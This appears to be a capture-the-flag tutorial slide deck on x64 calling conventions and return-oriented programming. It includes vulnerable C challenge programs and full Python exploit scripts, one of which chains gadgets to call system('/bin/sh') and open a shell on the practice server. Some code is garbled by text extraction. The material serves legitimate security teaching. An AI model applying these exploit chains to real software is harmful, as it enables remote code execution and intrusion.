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# **Tutorial Guide**

**BOF 103** 

**Binary** 

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# Calling Convention in x64



- Differences in the calling conventions between x86 and x64
  - x86: arguments → stack
  - x64: first 6 arguments → registers, rest → stack
    - It's MUCH faster, because most functions have less than 7 arguments.
       (Stack operations need memory I/O which is pretty slower than register operations.)



# Calling Convention in x64




	x86	x64	
build	gcc -m32 -o test32.out test.c	gcc -o test64.out test.c	
gdb	gdb -ex 'b *func' -ex 'run' test32.out	gdb -ex 'b *func' -ex 'run' test64.out	
stack	Stack   Oxffffdd9c	0x007fffffffdf78	
register	registers	registers -	

# ROP(Return-Oriented Programming)

- ✓ In the x86 system, the desired function could be called by putting a target function address and arguments into the stack.
- ✓ But, what about these cases?
  - passing arguments through registers, like x64 system.
  - calling multiple function in order
    - e.g., open(file) → read(fp, buf) → print(buf).
- ✓ We need some programming technique that uses only stack.

# ROP(Return-Oriented Programming)

- ✓ To make a program exploiting stack BOF, it is necessary to combine small chunks of instructions that exist in the code.
- ✓ A small instruction chunk, called a gadget, must be able to be continuously executed after the execution of other gadget, for which each gadget must end with a return instruction.
- ✓ This technique that chaining gadgets to complete the desired operation is called ROP.



# Finding ROP gadgets



- ✓ The most commonly used gadget is pop rdi, which can specify
  the 1<sup>st</sup> argument of a function.
  - To jump to the next gadget after assigning a value to rdi, we must find a instruction combination pop rdi; ret.
  - As pop rdi; ret assembles to '0x5fc3' in x64, we should find it from the code(text) section of the binary.
- ✓ There're many ways to find the gadgets, and ROPgadget is one of the most popular pick of hackers.

Installation	Usage
\$ python3 -m pip install ROPgadget	<pre>\$ ROPgadgetbinary test64.out   grep "pop rdi" 0x0000000000001263 : pop rdi ; ret \$</pre>

# Building a ROP chain



Let's pretend these gadgets are in the memory.

Name	Gadget	Address
G1	pop rdi ; ret	Oxaabbccdd
G2	pop rsi ; pop r12 ; ret	0x11223344
-	int add(int a, int b)	0x01234567

✓ To execute add(10, 20), we can build the ROP chain like this:

0xaabbccdd		
10		
0x11223344		
20		
0		
0x01234567		

Address of G1. Will be consumed by ret of the victim function.

Will be assigned to rdi, by pop rdi in G1.

Address of G2. Will be consumed by ret of G1.

Will be assigned to rsi, by pop rsi in G2.

A dummy value that will be assigned to r12, by pop r12 in G2.

Address of add function. Will be consumed by ret of G2.

# Let's solve BOF quiz!



# Quiz #1




```
#include <stdio.h>
#include <string.h>
void callme(unsigned int arg1) {
    if(arg1 == 0xcafebabe) {
        puts("Congratulation!");
    } else {
        puts("Try again.");
void bofme() {
    char payload[16];
    puts("Call 'callme' with arg as 0xcafebabe.");
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
int main() {
    bofme();
    return 0;
```

- Can you get 'Congratulation!'?
- Environment info.
  - x64 elf binary
  - No stack canary
  - No PIE
- ✓ You can try!
  - https://cdn.sstf.site/chal/BOF103\_qz1.zip
  - nc bof103.sstf.site1335
- Try it before you see the solution.



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#include <stdio.h>
#include <string.h>
void callme(unsigned int arg1) {
    if(arg1 == 0xcafebabe) {
        puts("Congratulation!");
    } else {
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    printf("Payload > ");
    scanf("%s", payload);
                             ■ BOF!
    puts("bye.");
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
- ✓ What we need
  - The address of pop rdi; ret gadget to assign the 1st argument for callme function

```
$ ROPgadget --binary quiz1 | grep 'pop rdi'
0x00000000000400773 : pop rdi ; ret
```

The address of callme function

```
$ nm quiz1 | grep 'callme'
000000000000400666 T callme
```

✓ Now it's time to make the ROP chain and put it in proper position.





#### Exploit

```
from telnetlib import Telnet
from struct import pack
callme loc = 0x400666
pop rdi = 0x400773
tn = Telnet("bof103.sstf.site", 1335)
tn.read until(b"Payload > ")
p64 = lambda x: pack("<Q", x)
payload = b"A" * (16 + 8)
                                #fill payload and rbp
payload += p64(pop rdi)
                                #pop rdi ; ret gadget
payload += p64(0xcafebabe)
                                #pop → rdi
payload += p64(callme loc)
                                #jump to callme
tn.write(payload + b"\n")
tn.read until(b"\n")
print(tn.read until(b"\n").decode())
```

```
$ python3 ex.py
Congratulation!
$
```



## Quiz #2



```
#include <stdio.h>
#include <string.h>
char msg[16];
void bofme() {
    char payload[16];
    printf("Print out '%s'.\n", msg);
    printf("Payload > ");
    scanf("%s", payload);
    puts("bye.");
int main() {
    strncpy(msg, "Congratulation!", sizeof(msg));
    bofme();
    return 0;
```

- Can you print out 'Congratulation!'?
- Environment info.
  - x64 elf binary
  - No stack canary
  - No PIE
- ✓ You can try!
  - https://cdn.sstf.site/chal/BOF103\_qz2.zip
  - nc bof103.sstf.site1336
- Try it before you see the solution.



```
#include <stdio.h>
#include <string.h>
char msg[16];
void bofme() {
    char payload[16];
    printf("Print out '%s'.\n", msg);
    printf("Payload > ");
    scanf("%s", payload);
                             ■ BOF!
    puts("bye.");
int main() {
    strncpy(msg, "Congratulation!", sizeof(msg));
    bofme();
    return 0;
```

[Stack memory]

payload

Array of 16 bytes

RBP(old)

ret

→ 24 bytes after payload

...

✓ What we want is to execute puts (msg);



- Gathering gadgets and addresses, again.
  - We need pop rdi; ret as we did in Quiz #1.

```
$ ROPgadget --binary quiz2 | grep 'pop rdi'
0x000000000004007c3 : pop rdi ; ret
```

The address of puts function

The address of msg variable

```
$ nm quiz2 | grep msg
000000000000601070 B msg
```



#### Exploit

```
from telnetlib import Telnet
from struct import pack
pop rdi = 0x4007c3
puts loc = 0x400540
msg loc = 0x601070
tn = Telnet("bof103.sstf.site", 1336)
tn.read until(b"Payload > ")
p64 = lambda x: pack("<Q", x)
payload = b"A" * (16 + 8)
                                #fill payload and rbp
payload += p64(pop_rdi)
                                #pop rdi ; ret gadget
payload += p64(msg_loc)
                                #pop → rdi
payload += p64(puts loc)
                                #jump to puts
tn.write(payload + b"\n")
tn.read until(b"\n")
print(tn.read_until(b"\n").decode())
```

```
$ python3 ex.py
Congratulation!
$
```

# Let's practice

# Solve the tutorial challenge

## Practice: BOF 103



```
#include <stdio.h>
#include <stdlib.h>
char name[16];
void useme(unsigned long long a,
          unsigned long long b) {
    key = a * b;
void bofme() {
    char name[16];
    puts("What's your name?");
    printf("Name > ");
    scanf("%s", name);
   printf("Bye, %s.\n", name);
int main() {
    system("echo 'Welcome to BOF 103!'");
    bofme();
    return 0;
```

#### Can you get the shell?

- i.e., execute /bin/sh
- The flag is in the /flag file.

#### Environment info.


- x64 elf binary
- No stack canary
- No PIE

#### ✓ You can try!

- nc bof103.sstf.site1337
- Try it before you see the solution.



```
#include <stdio.h>
#include <stdlib.h>
unsigned long long key;
void useme(unsigned long long a,
          unsigned long long b) {
   key = a * b;
void bofme() {
    char name[16];
    puts("What's your name?");
    printf("Name > ");
   scanf("%s", name);
                                   ■ BOF!
   printf("Bye, %s.\n", name);
int main() {
    system("echo 'Welcome to BOF 103!'");
    bofme();
   return 0;
```





- ✓ What we want to execute is system("/bin/sh");
  - As there's BOF vulnerability, we can call system.
  - But we should get "/bin/sh" string and its address first.
- Constructing a string, "/bin/sh" in the memory
  - We'll use a global variable, key, as its address is easily identified.
  - We can set the value of **key** by using **useme** function.
- ✓ Then we can get the shell!
  - We can call a function with an argument using ROP, as we learned at Quiz #2.
  - Executing system("/bin/sh") will give us the shell.



- ✓ Preparing gadgets to set rdi and rsi
  - As useme function takes 2 arguments, we should be able to set both rdi and rsi.
  - So 'pop rdi; pop rsi; ret', or 'pop rdi; ret' and 'pop rsi; ret' are necessary.

```
$ ROPgadget --binary bof103 | grep 'pop rdi'

0x00000000004007b3 : pop rdi ; ret

$ ROPgadget --binary bof103 | grep 'pop rsi'

0x0000000000000400740 : add byte ptr [rbp - 0x3d], bl ; push rbp ; mov rbp, rsp ; pop rsi ; ret

0x00000000000400745 : mov ebp, esp ; pop rsi ; ret

0x00000000000400744 : mov rbp, rsp ; pop rsi ; ret

0x0000000000004007b1 : pop rsi ; pop r15 ; ret

0x000000000000400747 : pop rsi ; ret

0x0000000000000400743 : push rbp ; mov rbp, rsp ; pop rsi ; ret
```

#### And some more addresses

```
$ nm bof103 | grep useme
00000000004006a6 T useme
$ nm bof103 | grep key
00000000000601068 B key
$ objdump -d -j .plt bof103 | grep 'system@plt'
00000000000400550 <system@plt>:
```



```
from telnetlib import Telnet
from struct import pack
                            #address of system function
system = 0x400550
useme = 0x4006a6
                            #address of useme function
key = 0x601068
                            #address of key buffer
pop_rdi = 0x4007b3
                            #address of pop rdi; ret
pop rsi = 0x400747
                            #address of pop rsi; ret
p64 = lambda x: pack("<0", x)
payload = b"A" * (16 + 8) #fill payload and rbp
payload += p64(pop rdi)
                            #'/bin/sh' → rdi
payload += b''/bin/sh \times 00''
payload += p64(pop rsi)
                            #1 → rsi
payload += p64(1)
payload += p64(useme)
                            #call useme('/bin/sh', 1)
payload += p64(pop rdi)
                            #key → rdi
payload += p64(key)
payload += p64(system)
                            #call system(key)
tn = Telnet("bof103.sstf.site", 1337)
tn.read until(b"Payload > ")
tn.write(payload + b"\n")
tn.read until(b"\n")
tn.interact()
```

#### Attack vector

```
'A'*(16+8)
&(pop rdi ; ret)
  '/bin/sh\00'
                    useme(
&(pop rsi ; ret)
                         int('/bin/sh'),
                         1)
     &useme
&(pop rdi ; ret)
      &kev
                     system(key)
    &system
```



```
from telnetlib import Telnet
from struct import pack
system = 0x400550
                            #address of system function
                            #address of useme function
useme = 0x4006a6
key = 0x601068
                            #address of key buffer
pop rdi = 0x4007b3
                            #address of pop rdi; ret
pop rsi = 0x400747
                            #address of pop rsi; ret
p64 = lambda x: pack("<Q", x)
payload = b"A" * (16 + 8) #fill payload and rbp
                            #'/bin/sh' → rdi
payload += p64(pop rdi)
payload += b"/bin/sh\x00"
payload += p64(pop rsi)
                            #1 → rsi
payload += p64(1)
payload += p64(useme)
                            #call useme('/bin/sh', 1)
payload += p64(pop rdi)
                            #key → rdi
payload += p64(key)
payload += p64(system)
                            #call system(key)
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